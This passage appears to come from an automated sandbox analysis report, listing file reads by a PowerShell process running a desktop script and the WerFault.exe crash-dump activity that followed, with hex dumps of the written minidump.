C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFAE96FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFAE96FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFAE65F36	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadLine.format.ps1xml	0	4096	success or wait	3	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadLine.format.ps1xml	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psm1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	3	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	2	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	5	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	142	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFDFAE65F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFDFAE65F36	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9DAC9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	0	4096	success or wait	1	7FFDFADE2844	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	0	512	success or wait	1	7FFDFADE2844	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	0	4096	success or wait	1	7FFDFADE2844	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	0	512	success or wait	1	7FFDFADE2844	unknown
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\Microsoft.PowerShell.PSReadline.dll	0	4096	success or wait	1	7FFDFADE2844	unknown
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\Microsoft.PowerShell.PSReadline.dll	0	512	success or wait	1	7FFDFADE2844	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
stdin	0	1024	success or wait	3	7FFDF9DAC9C8	ReadFile
C:\Users\user\Desktop\1.cmd	0	4096	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Users\user\Desktop\1.cmd	0	4096	success or wait	1273	7FFDF9DAC9C8	ReadFile
C:\Users\user\Desktop\1.cmd	0	4096	end of file	1	7FFDF9DAC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\2a7fffeef3976b2a6f273db66b1f0107\System.Windows.Forms.ni.dll.aux	0	1720	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\567ff6b0de7f9dcd8111001e94ab7cf6\System.Drawing.ni.dll.aux	0	584	success or wait	1	7FFDFAE65F36	ReadFile
C:\Windows\Web\Wallpaper\Windows\img0.jpg	0	393630	success or wait	1	7FFDF9DAC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Serv759bfb78#\e2ca4e2ddffdc0d0bda3f2ca65249790\System.ServiceProcess.ni.dll.aux	0	932	success or wait	1	7FFDFAE65F36	ReadFile

Analysis Process: WerFault.exe PID: **732**, Parent PID: **1284**

General

Target ID:	10
Start time:	03:42:08
Start date:	04/10/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 1284 -s 2444
Imagebase:	0x7ff79b100000
File size:	570'736 bytes
MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\2e971f71-81a1-422f-8def-21dae20f0687	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\771396c6-b3ef-4e33-a7d4-78697fa87df6	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\2fc33f4d-c911-4463-9d80-745feba6e719	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\bed9f179-27d2-4c43-9e74-f5e3b093daa5	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6476.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6476.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\81ecc08e-764a-4974-b3f0-d286f8c1f8c2	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\79750d65-415a-44eb-9a5b-77a88379195c	delete | generic read | generic write	device	delete on close	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFE0E4D168F	unknown

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	0	32	4d 44 4d 50 fd fd 61 fd 0f 00 00 00 20 00 00 00 00 00 00 00 51 fd fd 66 fd 05 12 00 00 00 00 00	MDMPa Qf	success or wait	1	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	28856	6	00 00 00 00 00 00		success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	212	1420	09 00 06 00 08 fd 04 01 0a 00 00 00 00 00 00 00 65 4a 00 00 02 00 00 00 fd 70 00 00 00 01 00 00 4c 77 fd 10 fd 03 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 54 05 00 00 fd 03 00 00 04 05 00 00 4a fd fd 66 02 00 00 00 01 00 00 00 fd 07 00 00 fd 07 00 00 fd 07 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 2c 01 00 00 45 00 61 00 73 00 74 00 65 00 72 00 6e 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 45 00 61 00 73 00 74 00 65 00 72 00 6e 00 20 00 53 00 75 00 6d 00 6d 00 65 00 72 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00	eJpLwTJf0,Eastern Standard TimeEastern Summer Time	success or wait	1	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	32320	1232	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	1632	168	fd 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 24 fd fd fd 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 04 00 00 40 7e 00 00	$@~	success or wait	1	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	61888	20	fd 0d 00 00 40 6a fd fd 01 00 00 fd 00 00 00 14 fd 01 00	@	success or wait	3477	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	117524	208	14 01 00 00 14 01 00 00 0c 01 00 00 30 00 30 00 fd fd fd fd fd 01 00 00 01 00 00 00 30 00 30 00 44 00 00 00 44 00 00 00 14 00 00 00 30 00 30 00 fd fd fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd 14 fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 01 00 61 00 00 00 00 00 fd fd 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	0000DD0000a	success or wait	3476	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	888138	8	00 fd fd fd fd 01 00 00		success or wait	1	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	1800	4	17 00 00 00		success or wait	23	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	33552	1232	fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 46 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 5a 27 fd 00 00 00 fd fd fd fd fd fd fd fd 68 fd 5a 27 fd 00 00 00 69 fd 5a 27 fd 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 70 fd fd fd 7f 00 00 60 27 23 fd fd 01 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 5a 27 fd 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 54 fd 20 22 fd 7f 00	3++S++FZ'hZ'iZ'p`'#Z'T "	success or wait	23	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	2860	48	fd 19 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 50 6c 27 fd 00 00 00 68 fd 28 fd 00 00 00 fd 0d 00 00 07 6e 03 00 fd 04 00 00 fd fd 00 00	Pl'h(n	success or wait	1	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	2920	4	5e 00 00 00	^	success or wait	94	7FFE0E4D168F	unknown
C: \ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	28862	34	1c 00 00 00 70 00 6f 00 77 00 65 00 72 00 73 00 68 00 65 00 6c 00 6c 00 2e 00 65 00 78 00 65 00 00 00	powershell.exe	success or wait	94	7FFE0E4D168F	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	12968	132	00 00 0c fd fd 01 00 00 00 60 07 00 42 3a 08 00 1f 3e fd 5d 12 7e 00 00 fd 04 fd fd 00 00 01 00 08 00 04 00 00 00 fd 0f 08 00 04 00 00 00 fd 0f 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 20 00 00 00 fd 00 00 00 0c 00 00 00 05 00 00 00 04 00 00 00	B: >]~?-`	success or wait	3	7FFE0E4D168F	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp	27488	696	20 00 fd fd fd 7f 00 00 00 00 db fd 7f 00 00 20 00 fd fd fd 7f 00 00 2c 00 00 00 00 00 00 00 fd 12 2f 22 fd 7f 00 00 fd 0b fd fd fd 01 00 00 23 00 fd fd fd 7f 00 00 fd 74 75 7b 31 16 fd 01 20 00 fd fd fd 7f 00 00 00 00 db fd 7f 00 00 20 00 fd fd fd 7f 00 00 fd 5f fd fd fd 7f 00 00 70 fd fd fd fd 01 00 00 fd 0d fd fd fd 01 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 0c fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 0c fd fd fd 01 00 00 fd 24 00 00 fd 24 00 00 fd 24 00 00 fd 24 00 00 fd 24 00 00 fd 23 00 00 69 24 00 00 6c 24 00 00 fd 22 00 00 7c 23 00 00 7c 23 00 00 fd 1e 00 00 7e 21 00 00 6c 22 00 00 7e 21 00 00 fd 21 00 00 fd 22 00 00 fd 21 00 00 13 22 00 00 fd 22 00 00 13 22 00	,/"#tu{1 _p8P$$$$$$#il"|#|#~!!" ~!!"!"""	success or wait	1	7FFE0E4D168F	unknown
